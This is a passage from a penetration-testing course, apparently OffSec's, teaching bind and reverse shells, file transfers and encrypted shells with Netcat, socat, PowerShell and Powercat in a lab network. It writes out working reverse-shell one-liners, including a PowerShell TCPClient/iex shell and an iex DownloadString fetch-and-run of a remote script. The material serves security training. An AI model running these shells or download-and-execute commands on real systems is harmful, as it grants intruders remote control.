In our first scenario, Bob (running Windows) has requested Alice's assistance (who is running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address and is directly connected to the Internet. Alice, however, is behind a NATed connection, and has an internal IP address. To complete the scenario, Bob needs to bind cmd.exe to a TCP port on his public IP address and asks Alice to connect to his particular IP address and port.

Bob will check his local IP address, then run Netcat with the **-e** option to execute **cmd.exe** once a connection is made to the listening port:

```
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.11.0.1

C:\Users\offsec> nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Listing 86 - Using nc to set up a bind shell

Now Netcat has bound TCP port 4444 to cmd.exe and will redirect any input, output, or error messages from cmd.exe to the network. In other words, anyone connecting to TCP port 4444 on Bob's machine (hopefully Alice) will be presented with Bob's command prompt. This is indeed a "gaping security hole"!

```
kali@kali:~$ ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
Microsoft Windows [Version 10.0.17134.590]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.11.0.1
```

Listing 87 - Using nc to connect to a bind shell

As we can see, this works just as expected. The following image depicts this scenario:




Figure 8: Netcat bind shell scenario

4.1.4.2 Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine.

In this scenario, we can leverage another useful feature of Netcat; the ability to *send* a command shell to a host listening on a specific port. In this situation, although Alice cannot bind a port to /bin/bash locally on her computer and expect Bob to connect, she *can* send control of her command prompt to Bob's machine instead. This is known as a *reverse shell*. To get this working, Bob will first set up Netcat to listen for an incoming shell. We will use port 4444 in our example:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 88 - Using nc to set up a listener in order to receive a reverse shell

Now, Alice can send a reverse shell from her Linux machine to Bob. Once again, we use the **-e** option to make an application available remotely, which in this case happens to be /bin/bash, the Linux shell:

```
kali@kali:~$ ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444 -e /bin/bash
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 89 - Using nc to send a reverse shell

Once the connection is established, Alice's Netcat will have redirected /bin/bash input, output, and error data streams to Bob's machine on port 4444, and Bob can interact with that shell:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43482

ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0
```

Listing 90 - Using nc to receive a reverse shell

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall:




Figure 9: Netcat reverse shell scenario

It's not uncommon for host-based firewalls to block access to our precious bind shells. This can be incredibly frustrating at times, especially when under pressure and dealing with time constraints. When in doubt, we use a reverse shell as they are typically easier to troubleshoot.

4.1.4.3 Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali machine and Windows system.
2. Use Netcat to create a:
    a. Reverse shell from Kali to Windows.
    b. Reverse shell from Windows to Kali.
    c. Bind shell on Kali. Use your Windows system to connect to it.
    d. Bind shell on Windows. Use your Kali machine to connect to it.
3. Transfer a file from your Kali machine to Windows and vice versa.
4. Conduct the exercises again with the firewall enabled on your Windows system. Adapt the exercises as necessary to work around the firewall protection and understand what portions of the exercise can no longer be completed successfully.

4.2 Socat

Socat[84] is a command-line utility that establishes two bidirectional byte streams and transfers data between them. For penetration testing, it is similar to Netcat but has additional useful features.

While there are a multitude of things that socat can do, we will only cover a few of them to illustrate its use. Let's begin exploring socat and see how it compares to Netcat.

4.2.1 Netcat vs Socat

First, let's connect to a remote server on port 80 using both Netcat and **socat**:

```
kali@kali:~$ nc <remote server's ip address> 80

kali@kali:~$ socat - TCP4:<remote server's ip address>:80
```

Listing 91 - Using socat to connect to a remote server on port 80, and comparing its syntax with nc's

Note that the syntax is similar, but socat requires the - to transfer data between *STDIO* and the remote host (allowing our keyboard interaction with the shell) and protocol (**TCP4**). The protocol, options, and port number are colon-delimited.

Because root privileges are required to bind a listener to ports below 1024, we need to use **sudo** when starting a listener on port 443:

```
kali@kali:~$ sudo nc -lvp localhost 443

kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
```

Listing 92 - Using socat to create a listener, and comparing its syntax with nc's

Notice the required addition of both the protocol for the listener (**TCP4-LISTEN**) and the *STDOUT* argument, which redirects standard output.

4.2.2 Socat File Transfers

Next, we will try out file transfers. Continuing with the previous fictional characters of Alice and Bob, assume Alice needs to send Bob a file called secret_passwords.txt. As a reminder, Alice's host machine is running on Linux, and Bob's is running Windows. Let's see this in action.

On Alice's side, we will share the file on port 443. In this example, the **TCP4-LISTEN** option specifies an IPv4 listener, **fork** creates a child process once a connection is made to the listener, which allows multiple connections, and **file:** specifies the name of a file to be transferred:

```
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secret_passwords.txt
```

Listing 93 - Using socat to transfer a file

On Bob's side, we will connect to Alice's computer and retrieve the file. In this example, the **TCP4** option specifies IPv4, followed by Alice's IP address (**10.11.0.4**) and listening port number (**443**), **file:** specifies the local file name to save the file to on Bob's computer, and **create** specifies that a new file will be created:

[84] (dest-unreach, 2019), http://www.dest-unreach.org/socat/doc/socat.html

```
C:\Users\offsec> socat TCP4:10.11.0.4:443 file:received_secret_passwords.txt,create

C:\Users\offsec> type received_secret_passwords.txt
"try harder!!!"
```

Listing 94 - Using socat to receive a file

4.2.3 Socat Reverse Shells

Let's take a look at a reverse shell using socat. First, Bob will start a listener on port 443. To do this, he will supply the **-d -d** option to increase verbosity (showing fatal, error, warning, and notice messages), **TCP4-LISTEN:443** to create an IPv4 listener on port 443, and **STDOUT** to connect standard output (STDOUT) to the TCP socket:

```
C:\Users\offsec> socat -d -d TCP4-LISTEN:443 STDOUT
... socat[4388] N listening on AF=2 0.0.0.0:443
```

Listing 95 - Using socat to create a listener

Next, Alice will use socat's EXEC option (similar to the Netcat **-e** option), which will execute the given program once a remote connection is established. In this case, Alice will send a /bin/bash reverse shell (with **EXEC:/bin/bash**) to Bob's listening socket on 10.11.0.22:443:

```
kali@kali:~$ socat TCP4:10.11.0.22:443 EXEC:/bin/bash
```

Listing 96 - Using socat to send a reverse shell

Once connected, Bob can enter commands from his socat session, which will execute on Alice's machine.

```
... socat[4388] N accepting connection from AF=2 10.11.0.4:54720 on 10.11.0.22:443
... socat[4388] N using stdout for reading and writing
... socat[4388] N starting data transfer loop with FDs [4,4] and [1,1]
whoami
kali
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)
```

Listing 97 - socat output from a connected reverse shell

This is a great start, and we have covered some important topics, but so far all of our socat network activity has been in the clear. Let's take a look at the basics of encryption with socat.

4.2.4 Socat Encrypted Bind Shells

To add encryption to a bind shell, we will rely on Secure Socket Layer[85] certificates. This level of encryption will assist in evading intrusion detection systems (IDS)[86] and will help hide the sensitive data we are transceiving.

To continue with the example of Alice and Bob, we will use the **openssl** application to create a self-signed certificate using the following options:

- **req**: initiate a new certificate signing request

[85] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Transport_Layer_Security

[86] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Intrusion_detection_system

- **-newkey**: generate a new private key
- **rsa:2048**: use RSA encryption with a 2,048-bit key length.
- **-nodes**: store the private key without passphrase protection
- **-keyout**: save the key to a file
- **-x509**: output a self-signed certificate instead of a certificate request
- **-days**: set validity period in days
- **-out**: save the certificate to a file

Once we generate the key, we will **cat** the certificate and its private key into a file, which we will eventually use to encrypt our bind shell.

We will walk through this process on Alice's machine now:

```
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 36
2 -out bind_shell.crt
Generating a 2048 bit RSA private key
.....................+++
.............................+++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Georgia
Locality Name (eg, city) []:Atlanta
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Offsec
Organizational Unit Name (eg, section) []:Try Harder Department
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
```

Listing 98 - Setting up socat encryption

Now that the key and certificate have been generated, we first need to convert them to a format socat will accept. To do so, we combine both the bind_shell.key and bind_shell.crt files into a single .pem file before we create the encrypted socat listener.

We will use the **OPENSSL-LISTEN** option to create the listener on port 443, **cert=bind_shell.pem** to specify our certificate file, **verify** to disable SSL verification, and **fork** to spawn a child process once a connection is made to the listener:

```
kali@kali:~$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin
/bash
```

Listing 99 - Using socat to create an encrypted bind shell

Now, we can connect Bob's computer to Alice's bind shell.

We will use **-** to transfer data between *STDIO*[87] and the remote host, **OPENSSL** to establish a remote SSL connection to Alice's listener on 10.11.0.4:443, and **verify=0** to disable SSL certificate verification:

```
C:\Users\offsec> socat - OPENSSL:10.11.0.4:443,verify=0
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)
whoami
kali
```

Listing 100 - Using socat to connect to an encrypted bind shell

Great! Our bind shell was created successfully and we are able to pass commands to Alice's machine.

Take some time to explore socat on your own. This is one of many tools that will be extremely beneficial during a penetration test.

4.2.4.1 Exercises

1. Use **socat** to transfer powercat.ps1 from your Kali machine to your Windows system. Keep the file on your system for use in the next section.
2. Use **socat** to create an encrypted reverse shell from your Windows system to your Kali machine.
3. Create an encrypted bind shell on your Windows system. Try to connect to it from Kali without encryption. Does it still work?
4. Make an unencrypted **socat** bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

Note: If **cmd.exe** is not executing, research what other parameters you may need to pass to the EXEC option based on the error you receive.

4.3 PowerShell and Powercat

Windows PowerShell[88] is a task-based command line shell and scripting language. It is designed specifically for system administrators and power-users to rapidly automate the administration of multiple operating systems (Linux, macOS, Unix, and Windows) and the processes related to the applications that run on them.

Needless to say, PowerShell is a powerful tool for penetration testing and can be installed on (or is installed by default on) various versions of Windows. It is installed by default on modern Windows platforms beginning with Windows Server 2008 R2 and Windows 7. Windows PowerShell 5.0 runs on the following versions of Windows:

- Windows Server 2016, installed by default

[87] (The Linux Information Project, 2006), http://www.linfo.org/stdio.html

[88] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/scripting/powershell-scripting?view=powershell-5.1

- Windows Server 2012 R2/Windows Server 2012/Windows Server 2008 R2 with Service Pack 1/Windows 8.1/Windows 7 with Service Pack 1 (install Windows Management Framework 5.0 to run it)

Windows PowerShell 4.0 runs on the following versions of Windows:

- Windows 8.1/Windows Server 2012 R2, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1 (install Windows Management Framework 4.0 to run it)

Windows PowerShell 3.0 runs on the following versions of Windows:

- Windows 8/Windows Server 2012, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1/2 (install Windows Management Framework 3.0 to run it)

PowerShell contains a built-in Integrated Development Environment (IDE),[89] known as the Windows PowerShell Integrated Scripting Environment (ISE).[90] The ISE is a host application for Windows PowerShell that enables us to run commands, write, test, and debug scripts in a single Windows-based graphical user interface. The interface offers multiline editing, tab completion, syntax coloring, selective execution, context-sensitive help, support for right-to-left languages, and more:




Figure 10: PowerShell ISE

PowerShell maintains an execution policy that determines which type of PowerShell scripts (if any) can be run on the system. The default policy is "Restricted", which effectively means the system will neither load PowerShell configuration files nor run PowerShell scripts. For the purposes of this module, we will need to set an "Unrestricted" execution policy on our Windows client machine. To do this, we click the Windows *Start* button, right-click the *Windows PowerShell* application and select *Run as Administrator*. When presented with a User Account Control prompt, select *Yes* and enter **`Set-ExecutionPolicy Unrestricted`**:

[89] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Integrated_development_environment

[90] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/scripting/components/ise/introducing-the-windows-powershell-ise?view=powershell-6

```
Windows PowerShell
Copyright  (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing
the execution policy might expose you to the security risks described in the
about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170.
Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N")
: y

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Unrestricted
```

Listing 101 - Setting the PowerShell execution policy

PowerShell is both responsive and powerful, enabling us to perform multiple tasks without installing additional tools on the target. Let's explore PowerShell a bit more to demonstrate how it might come into play during a penetration test.

4.3.1 PowerShell File Transfers

Continuing with Alice and Bob, we will transfer a file from Bob to Alice using PowerShell.

Because of the power and flexibility of PowerShell, this is not as straight-forward as it would be with Netcat or even socat, making these first few commands a bit confusing at first glance. We will execute the command and then break down the components:

```
C:\Users\offsec> powershell -c "(new-object System.Net.WebClient).DownloadFile('http:/
/10.11.0.4/wget.exe','C:\Users\offsec\Desktop\wget.exe')"

C:\Users\offsec\Desktop> wget.exe -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.
```

Listing 102 - Using PowerShell to download a file

We can see that the command executed, the file was transferred, and it executes without incident. Let's analyze the PowerShell command that made this happen.

First, we used the **-c** option. This will execute the supplied command (wrapped in double-quotes) as if it were typed at the PowerShell prompt.

The command we are executing contains several components. First, we are using the "new-object" cmdlet, which allows us to instantiate either a .Net Framework or a COM object. In this case, we are creating an instance of the *WebClient* class, which is defined and implemented in the *System.Net* namespace. The *WebClient* class is used to access resources identified by a URI and it

exposes a public method called *DownloadFile*, which requires our two key parameters: a source location (in the form of a URI as we previously stated), and a target location where the retrieved data will be stored.

This syntax may seem confusing, but is actually fairly straightforward. Refer to the Microsoft *System.Net* reference,[91] to see the list of all of the implemented classes in this namespace. Then, follow through to the *WebClient* class and finally to the *DownloadFile* method to visualize the structure of classes and methods used in our example.

With the wget.exe executable downloaded on Bob's computer, he can use it as another tool to download additional files or continue using PowerShell.

4.3.2 PowerShell Reverse Shells

In this section, we will leverage PowerShell one-liners[92] to execute shells, beginning with a reverse shell.

First, we will set up a simple Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
```

Listing 103 - Using nc to set up a listener in order to receive a reverse shell

Next, we will send a PowerShell reverse shell from Bob's computer. Again, this is not syntactically as clean as Netcat or socat, but since PowerShell is native on most modern Windows machines, it is important that we explore this PowerShell equivalent. To begin, let's take a look at the code and then break it down:

```
$client = New-Object System.Net.Sockets.TCPClient('10.11.0.4',443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
```

Listing 104 - PowerShell reverse shell

This may seem extremely complex when compared to previous tools we've used. However, PowerShell is powerful and flexible; it is not a single-function tool. Because of this, we must use a complex syntax to invoke complex functionality.

The code consists of several commands separated by semicolons. First, we see a **`client`** variable, which is assigned the target IP address, a *stream* variable, a byte array called *bytes*, and a while

[91] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net?view=netframework-4.7.2

[92] (Nikhil SamratAshok Mittal , 2015), http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html

loop followed by a call to close the client connection. Within the while loop, we can see several lines responsible for reading and writing data to the network stream. Note that the *iex*[93] ("*Invoke-Expression*") cmdlet is a key part of this code chunk as it runs any string it receives as a command and the results of the command are then redirected and sent back via the data stream.

This code can be rolled into an admittedly lengthy one-liner to be executed at the command prompt:

```
C:\Users\offsec> powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.
11.0.4',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.T
ext.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII
).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$c
lient.Close()"
```

Listing 105 - Using PowerShell to send a reverse shell

This one-liner may seem very arduous at first glance, but there is no need to memorize it; we would likely copy-and-paste this type of command (replacing the IP and port number) during a live penetration test.

Finally, we receive the reverse shell with Netcat:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63515

PS C:\Users\offsec>
```

Listing 106 - Using nc to receive a reverse shell

In short, by simply replacing the IP address and port number in the *System.Net.Sockets.TCPClient* call, we can easily reuse this PowerShell reverse shell command.

4.3.3 PowerShell Bind Shells

The process is reversed when dealing with bind shells. We first create the bind shell through PowerShell on Bob's computer, and then use Netcat to connect to it from Alice's.

In the snippet of code below, we will again pass our command to **`powershell`** using the **`-c`** option. As with the reverse shell, this complex command can be broken down into several commands. In addition to the *client*, *stream*, and *byte* variables, we also have a new *listener* variable that uses the *System.Net.Sockets.TcpListener*[94] class. This class requires two arguments: first the address to listen on, followed by the port. By providing 0.0.0.0 as the local address, our bind shell will be available on all IP addresses on the system. Again, we use the iex cmdlet to execute our commands:

```
C:\Users\offsec> powershell -c "$listener = New-Object System.Net.Sockets.TcpListener(
'0.0.0.0',443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $clie
nt.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $byt
es.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString
($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'P
```

[93] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6

[94] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net.sockets.tcplistener?view=netframework-4.7.2

```
S ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$str
eam.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Sto
p()"
```

Listing 107 - Using PowerShell to set up a bind shell

With the bind shell listening, we can connect to it using Netcat from Alice's machine as we would with any other shell. We include the **-v** option for Netcat as our bind shell may not always present us with a command prompt when it first connects:

```
kali@kali:~$ nc -nv 10.11.0.22 443
(UNKNOWN) [10.11.0.22] 443 (https) open
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.1

C:\Users\offsec>
```

Listing 108 - Using nc to connect to a bind shell created using PowerShell

PowerShell is ridiculously powerful and we have not even come close to scratching the surface of its functionality. Due to Microsoft's increasing use of PowerShell for Windows-based administration and automation, knowing how to properly use PowerShell to achieve our goals is extremely important. Refer to the Microsoft PowerShell documentation[95] and Microsoft System.Net reference for more classes and methods as well as a variety of PowerShell training and talks available online.

4.3.4 Powercat

Powercat[96] is essentially the PowerShell version of Netcat written by besimorhino.[97] It is a script we can download to a Windows host to leverage the strengths of PowerShell and simplifies the creation of bind/reverse shells.

> *Powercat can be installed in Kali with* ***apt install powercat****, which will place the script in* */usr/share/windows-resources/powercat*.

We can skip the first step, which is to transfer the script from our Kali Linux machine to the Windows host since we are already familiar with file transfers.

With the script on the target host, we start by using a PowerShell feature known as *Dot-sourcing*[98] to load the powercat.ps1 script. This will make all variables and functions declared in the script

[95] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/

[96] (besimorhino/powercat, 2017), https://github.com/besimorhino/powercat/blob/master/powercat.ps1

[97] (besimorhino, 2018), https://github.com/besimorhino

[98] (SS64, 2019), https://ss64.com/ps/source.html

available in the current PowerShell scope. In this way, we can use the **powercat** function directly in PowerShell instead of executing the script each time.

```
PS C:\Users\Offsec> . .\powercat.ps1
```

Listing 109 - Loading a local PowerShell script using dot sourcing

If the target machine is connected to the Internet, we can do the same with a remote script by once again using the handy **iex** cmdlet as follows:

```
PS C:\Users\Offsec> iex (New-Object System.Net.Webclient).DownloadString('https://raw.
githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
```

Listing 110 - Loading a remote PowerShell script using iex

It is worth noting that scripts loaded in this way will only be available in the current PowerShell instance and will need to be reloaded each time we restart PowerShell.

Now that our script is loaded, we can execute **powercat** as follows:

```
PS C:\Users\offsec> powercat
You must select either client mode (-c) or listen mode (-l).
```

Listing 111 - Executing the powercat function directly in PowerShell

We can quickly familiarize ourselves with Powercat by viewing the help menu:

```
PS C:\Users\offsec> powercat -h
powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

  -c  <ip>        Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.

  -l              Listen Mode. Start a listener on the port specified by -p.

  -p  <port>      Port. The port to connect to, or the port to listen on.

  -e  <proc>      Execute. Specify the name of the process to start.
...
  -i  <input>     Input. Provide data to be sent down the pipe as soon as a connection
                  established. Used for moving files. You can provide the path to a fi
                  a byte array object, or a string. You can also pipe any of those int
                  powercat, like 'aaaaaa' | powercat -c 10.1.1.1 -p 80
...
  -g              Generate Payload.  Returns a script as a string which will execute t
                  powercat with the options you have specified. -i, -d, and -rep will
                  be incorporated.

  -ge             Generate Encoded Payload. Does the same as -g, but returns a string
                  can be executed in this way: powershell -E <encoded string>
```

```
  -h              Print this help message.
...
```

Listing 112 - The Powercat help menu

Let's review how we use powercat for file transfers and bind and reverse shells as we have done with previous tools.

4.3.5 Powercat File Transfers

Although we could use any of the previously discussed tools to transfer Powercat to our target, let's take a look at how to use powercat to transfer itself (powercat.ps1) from Bob to Alice as a way to demonstrate file transfers with powercat.

First, we run a Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lnvp 443 > receiving_powercat.ps1
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63661
```

Listing 113 - Using nc to set up a listener for powercat file transfer

Next, we will invoke **powercat** on Bob's computer. The **-c** option specifies client mode and sets the listening IP address, **-p** specifies the port number to connect to, and **-i** indicates the local file that will be transferred remotely:

```
PS C:\Users\Offsec> powercat -c 10.11.0.4 -p 443 -i C:\Users\Offsec\powercat.ps1
```

Listing 114 - Using powercat to send a file

Finally, Alice will kill the Netcat process and check that the file has been received:

```
^C
kali@kali:~$ ls receiving_powercat.ps1
receiving_powercat.ps1
```

Listing 115 - Validating receipt of a file sent through powercat

4.3.6 Powercat Reverse Shells

The reverse shell process is similar to what we have already seen. We will start a Netcat listener on Alice's computer, and then Bob will use **powercat** to send a reverse shell.

We begin with the Netcat listener on Alice's machine:

```
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 116 - Using nc to set up a listener in order to receive a reverse shell from powercat

Next, Bob will use **powercat** to send a reverse shell. In this example, the **-e** option specifies the application to execute (**cmd.exe**) once a connection is made to a listening port:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe
```

Listing 117 - Using powercat in order to send a reverse shell

Finally, Alice's Netcat listener will receive the shell:

```
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63699
Microsoft Windows [Version 10.0.17134.590]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\offsec>
```

Listing 118 - Receiving the powercat reverse shell

4.3.7 Powercat Bind Shells

